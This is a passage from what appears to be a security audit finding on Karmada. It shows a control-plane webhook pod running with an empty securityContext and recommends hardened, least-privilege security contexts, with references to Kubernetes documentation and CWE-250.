  "name": "karmada-webhook-77cf557d4-t8srw",
  "namespace": "karmada-system",
  "securityContext": {}
}
{
```

Figure 1 - Control Plane Pods defined without a Security Context

Suggested Remediations

Define a hardened Security Context for all the Pods by following the Least Privileges principle.

References

- https://kubernetes.io/docs/tasks/configure-pod-container/security-context/
- https://cwe.mitre.org/data/definitions/250.html